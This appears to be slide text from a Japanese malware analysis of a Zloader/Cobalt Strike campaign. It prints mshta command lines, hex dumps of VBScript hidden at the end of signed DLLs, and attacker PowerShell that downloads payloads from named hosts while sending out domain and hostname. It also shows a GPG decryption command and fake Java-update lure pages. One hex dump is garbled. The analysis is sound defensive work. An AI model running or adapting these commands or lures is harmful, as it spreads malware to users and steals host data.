


- mshta.exeの引数に指定されている
- DLLファイル末尾のスクリプトを実行する
- DLLには有効な署名あり


```
start /b cmd /c C:\Windows\System32\mshta.exe %APPDATA%\appContast.dll
```

```
start /b cmd /c C:\Windows\System32\mshta.exe %APPDATA%\reboot.dll
```

```
8:E500h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0123456789ABCDEF
8:E510h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
8:E520h: 00 00 00 00 00 00 00 00 00 00 00 00 3C 73 63 72 69 .....<scri
8:E530h: 70 74 20 4C 41 4E 47 55 41 47 45 3D 22 56 42 53 pt LANGUAGE="VBS
8:E540h: 63 72 69 70 74 22 3E 0D 0A 0D 0A 53 65 74 20 57 cript">...Set W
8:E550h: 73 68 53 68 65 6C 6C 20 3D 20 43 72 65 61 74 65 shShell = Create
8:E560h: 4F 62 6A 65 63 74 20 28 22 57 53 63 72 69 70 74 Object ("WScript
8:E570h: 2E 53 68 65 6C 6C 22 29 0D 0A 53 75 62 20 53 6C .Shell"..Sub Si
8:E580h: 65 65 70 20 28 6D 73 29 20 0D 0A 20 20 53 65 74 eep (ms) .. Set
8:E590h: 20 66 73 6F 20 3D 20 43 72 65 61 74 65 4F 62 6A fso = CreateObj
8:E5A0h: 65 63 74 28 22 53 63 72 69 70 74 69 6E 67 2E 46 ect("Scripting.F
8:E5B0h: 69 6C 65 53 79 73 74 65 6D 4F 62 6A 65 63 74 22 ileSystemObjact"
8:E5C0h: 29 20 0D 0A 20 20 44 69 6D 20 73 46 69 6C 65 50 ) .. Dim <script LANGUAGE="VBScript">
8:E5D0h: 61 74 68 3A 20 73 46 69 6C 65 50 61 74 68 20 3D ath: sFile
8:E5E0h: 20 66 73 6F 2E 47 65 74 53 70 65 63 69 61 6C 46 fso.GetSp
8:E5F0h: 6F 6C 64 65 72 28 32 29 20 26 20 22 5C 57 53 63 older(2) {Sub Sleep (ms)
8:E600h: 72 69 70 74 53 6C 65 6F 70 65 72 2E 76 62 73 22 riptSleep
8:E610h: 0D 0A 20 20 49 66 20 4E 6F 74 20 66 73 6F 2E 46 .. If Not
8:E620h: 69 6C 65 45 78 69 73 74 73 28 73 46 69 6C 65 50 ileExists
8:E630h: 61 74 68 29 20 54 68 65 6E 0D 0A 20 20 20 20 20 ath) Then
8:E640h: 20 53 65 74 20 6F 46 69 6C 65 20 3D 20 66 73 6F .Set oFile
8:E650h: 2E 43 72 65 61 74 65 54 65 78 74 46 69 6C 65 28 .CreateTe
8:E660h: 73 46 69 6C 65 50 61 74 68 2C 20 54 72 75 65 29 sFilePath
8:E670h: 0D 0A 20 20 20 20 20 20 20 20 20 20 20 20 20 20 of
8:E680h: 69 74 65 20 22 77 73 63 72 69 70 74 2E 73 6C 65 ite "wscr
8:E690h: 65 70 20 57 53 63 72 69 70 74 2E 41 72 67 75 6D ep WScript
8:E6A0h: 65 6E 74 73 28 30 29 22 0D 0A 20 20 20 20 20 20 ents(0)"..
8:E6B0h: 6F 46 69 6C 65 2E 43 6C 6F 73 65 0D 0A 20 20 45 oFile.Clo
8:E6C0h: 6E 64 20 49 66 0D 0A 0D 0A 20 20 44 69 6D 20 6F nd If....
8:E6D0h: 53 68 65 6C 6C 3A 20 53 65 74 20 6F 53 68 65 6C Shell: Set
8:E6E0h: 6C 20 3D 20 43 72 65 61 74 65 4F 62 6A 65 63 74 l = Create
8:E6F0h: 28 22 57 53 63 72 69 70 74 2E 53 68 65 6C 6C 22 ("WScript.WshShell.run "cmd.exe /c regsvr32 9092.dll", 0
8:E700h: 29 0D 0A 20 20 20 20 20 20 20 20 20 20 20 20 .. oShel
8:E710h: 73 46 69 6C 65 50 61 74 68 20 26 20 22 20 22 20 sFilePa
8:E720h: 26 20 6D 73 2C 20 30 2C 20 54 72 75 65 0D 0A 45 & ms, 0,
window.close()
</script>
```



# Attack Flow(New pattern B)



- GPG関連の処理

```
$uri = 'https://raw.githubusercontent.com/adbertram/Random-PowerShell-Work/master/Security/GnuPg.psm1'  
$moduleFolderPath = 'C:\Program Files\WindowsPowerShell\Modules\GnuPg'  
$null = New-Item -Path $moduleFolderPath -Type Directory  
Invoke-WebRequest -Uri $uri -OutFile (Join-Path -Path $moduleFolderPath -ChildPath 'GnuPg.psm1')  
$env:APPDATA  
Install-GnuPG -DownloadFolderPath $env:APPDATA
```

- AD参加をしているか確認

- 取得ファイルが分岐する (参加あり : CobaltStrike, 参加なし : Zloader)

```
if ($Condition_All )  
{  
    $URL = "https://clouds222.com/t1m/index/processingSetRequestCoba/?servername=msi&arp="+ $IP_count + "&domain=" + $UserDomain + "&hostname=" + $UserPCName  
    Invoke-WebRequest https://clouds222.com/t1m/index/processingSetRequestBat5/?servername=msi -OutFile ais.bat  
    Invoke-WebRequest https://clouds222.com/t1m/index/processingSetRequestBat6/?servername=msi -OutFile apiicontrast.dll  
  
    Invoke-WebRequest $URL -outfile zoom2.dll.gpg  
    Invoke-WebRequest https://clouds222.com/t1m/index/processingSetRequestAtera/?servername=msi -outfile zoom1.msi  
}  
else  
{  
    $URL = "https://clouds222.com/t1m/index/processingSetRequestBot/?servername=msi&arp="+ $IP_count + "&domain=" + $UserDomain + "&hostname=" + $UserPCName  
    Invoke-WebRequest https://clouds222.com/t1m/index/processingSetRequestBat5/?servername=msi -OutFile ais700.bat  
    Invoke-WebRequest https://clouds222.com/t1m/index/processingSetRequestBat6/?servername=msi -OutFile apiicontrast.dll  
    Invoke-WebRequest $URL -outfile zoom.dll.gpg  
    Invoke-WebRequest https://commandaadmin.com/ais.bat -OutFile ais.bat  
}
```

# apiicontrast.dll

- mshta.exeの引数に指定されている
- 有効な証明書あり
- GPGによる復号化

```
start /b cmd /c C:\Windows\System32\mshta.exe %APPDATA%\appContast.dll
start /b cmd /c C:\Windows\System32\mshta.exe %APPDATA%\apiicontrast.dll
```


ais.bat

```

0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
C:6B70h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
C:6B80h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
C:6B90h: 00 00 00 00 00 3C 73 63 72 69 70 74 20 4C 41 4E .....<script LAN
C:6BA0h: 47 55 41 47 45 3D 22 56 42 53 63 72 69 70 74 22 GUAGE="VBScript"
C:6BB0h: 3E 0D 0A 0D 0A 53 65 74 20 57 73 68 53 68 65 6C >...Set WshShel
C:6BC0h: 6C 20 3D 20 43 72 65 61 74 65 4F 62 6A 65 63 74 l = CreateObject
C:6BD0h: 20 28 22 57 53 63 72 69 70 74 2E 53 68 65 6C 6C ("WScript.Shell
C:6BE0h: 22 29 0D 0A 53 75 62 20 53 6C 65 65 70 20 28 6D ")..Sub Sleep (m
C:6BF0h: 73 29 20 0D 0A 20 20 53 65 74 20 66 73 6F 20 3D s) .. Set fso =
C:6C00h: 20 43 72 65 61 74 65 4F 62 6A 65 63 74 28 22 53 CreateObject("S
C:6C10h: 63 72 69 70 74 69 6E 67 2E 46 69 6C 65 53 79 73 cripting.FileSys
C:6C20h: 74 65 6D 4F 62 6A 65 63 74 22 29 20 0D 0A 20 20 temObject") ..
C:6C30h: 44 69 6D 20 73 46 69 6C 65 50 61 74 68 3A 20 73 Dim sFilePath: s
C:6C40h: 46 69 6C 65 50 61 74 68 20 3D 20 66 73 6F 2E 47 FilePath = fso.G
C:6C50h: 65 74 53 70 65 63 69 61 6C 46 6F 6C 64 65 72 28 etSpecialFolder(
C:6C60h: 32 29 20 26 20 22 5C 57 53 63 72 69 70 74 53 6C 2) & "\WScriptSl
C:6C70h: 65 65 70 65 72 2E 76 62 73 22 0D 0A 20 20 49 66 eeper.vbs".. If
C:6C80h: 20 4E 6F 74 20 66 73 6F 2E 46 69 6C 65 45 78 69 Not fso.FileExi
C:6C90h: 73 74 73 28 73 46 69 6C 65 50 61 74 68 29 20 54 sts(sFilePath) T
C:6CA0h: 68 65 6E 0D 0A 20 20 20 20 20 20 53 65 74 20 6F hen.. Set o
C:6CB0h: 46 69 6C 65 20 3D 20 66 73 6F 2E 43 72 65 61 74 File = fso.Creat
C:6CC0h: 65 54 65 78 74 46 69 6C 65 28 73 46 69 6C 65 50 eTextFile(sFileP
C:6CD0h: 61 74 68 2C 20 54 72 75 65 29 0D 0A 20 20 20 20 ath, True)..
C:6CE0h: 20 20 6F 46 69 6C 65 2E 57 72 69 74 65 20 22 77 ofile.Write "w
C:6CF0h: 73 63 72 69 70 74 2E 73 6C 65 65 70 20 57 53 63 script.sleep WSc
C:6D00h: 72 69 70 74 2E 41 72 67 75 6D 65 6E 74 73 28 30 ript.Arguments(0
C:6D10h: 29 22 0D 0A 20 20 20 20 20 20 6F 46 69 6C 65 2E )".. ofile.
C:6D20h: 43 6C 6F 73 65 0D 0A 20 20 45 6E 64 20 49 66 0D Close.. End If.
C:6D30h: 0A 0D 0A 20 20 44 69 6D 20 6F 53 68 65 6C 6C 3A ... Dim oShell:
C:6D40h: 20 53 65 74 20 6F 53 68 65 6C 6C 20 3D 20 43 72 Set oShell = Cr
C:6D50h: 65 61 74 65 4F 62 6A 65 63 74 28 22 57 53 63 72 eateObject("WScr
C:6D60h: 69 70 74 2E 53 68 65 6C 6C 22 29 0D 0A 20 20 6F ipt.Shell".. o
C:6D70h: 53 68 65 6C 6C 2E 52 75 6E 20 73 46 69 6C 65 50 Shell.Run sFileP

```


```
WshShell.run "cmd.exe /c PowerShell -NoProfile -ExecutionPolicy Bypass -command Import-Module GnuPg; Remove-Encryption -FolderPath %AppData% -Password 'bibigroup'", 0
```




# Infrastructure

## 大きく3種類サーバが存在

- Landing Pageやマルウェアをホスティングするサーバ
- 攻撃の進行状況を管理するサーバ(進捗サーバ)
- ZloaderのC2サーバ



Landing Page/Malware hosting  
Server



Attack Progress Checking  
Server




Zloader C2 Server

## ローカル言語に対応している (Region-Specific)

- アクセスしたユーザーのIPの地理情報に基づいて読み込むJavaScriptファイルを変更
- JavaScriptが読み込まれるとDOMを操作してダウンロード画像を表示するが、その際各言語でメッセージが表示される

```
<script src="js/jp-javascript.js"></script>
<script>console.log('JP')</script>
```

```
<h1 style="font-family:Arial,sans-serif !important; color:#666; text-shadow:none !important;">Java Plug-In 8.0
が見つかりませんでした。</h1>
<div class="block_pre_download"> <span>このウェブページは「Java Plug-in 8.0」を使用しているため、正しく表示されません。
エラーを修正してビデオを表示するには、「Javaプラグイン」を更新してください。</span>
<div class="info_browser_and_update">
  <div class="inf_brow">
    <div class="line">
      <div class="t1">メーカー:</div>
      <div class="t1">© Oracle</div>
    </div>
    <div class="line">
      <div class="t1">現行版:</div>
      <div class="t1">Java Plug-in <b>7.3</b></div>
    </div>
    <div class="line">
      <div class="t1">最新バージョン:</div>
      <div class="t1">Java Plug-in <b>8.0</b></div>
    </div>
  </div>
  <div class="btn_upd" onclick="click_upd()"> <a href="?file=download">ダウンロードして更新</a> </div>
</div>
</div>
```



Java Plug-In 8.0 が見つかりませんでした。



このウェブページは「Java Plug-in 8.0」を使用しているため、正しく表示されません。エラーを修正してビデオを表示するには、「Javaプラグイン」を更新してください。

|          |                  |
|----------|------------------|
| メーカー:    | © Oracle         |
| 現行版:     | Java Plug-in 7.3 |
| 最新バージョン: | Java Plug-in 8.0 |

ダウンロードして更新

## 偽のJavaプラグインインストールの誘導を多言語で行っている

### Java Plug-in 8.0 não foi encontrado.



A página da web que você está tentando carregar é exibida incorretamente, pois usa o "Java Plug-in 8.0". Para corrigir o erro e exibir o vídeo, você deve atualizar o "Java Plug-in".

|                |            |
|----------------|------------|
| Fabricante:    | © C        |
| Versão Atual:  | Java Plug- |
| Última versão: | Java Plug- |

### Java Plug-in 8.0 wurde nicht gefunden.



Die Webseite, die Sie laden möchten, wird falsch angezeigt, da das "Java Plug-in 8.0" verwendet wird. Um den Fehler zu beheben und das Video anzuzeigen, müssen Sie das "Java Plug-in" aktualisieren.

|                   |         |
|-------------------|---------|
| Hersteller:       | © C     |
| Aktuelle Version: | Java PL |
| Letzte Version:   | Java PL |

### ไม่พบ Java Plug-in 8.0.




หน้าที่คุณพยายามโหลดแสดงขึ้นอย่างไม่ถูกต้อง เนื่องจากใช้ "Java Plug-in 8.0". ในการแก้ไขข้อผิดพลาดและแสดงวิดีโอ คุณต้องอัปเดต "Java Plug-in".

|                   |                  |
|-------------------|------------------|
| ผู้ผลิต:          | © Oracle         |
| เวอร์ชันปัจจุบัน: | Java Plug-in 7.3 |
| รุ่นล่าสุด:       | Java Plug-in 8.0 |

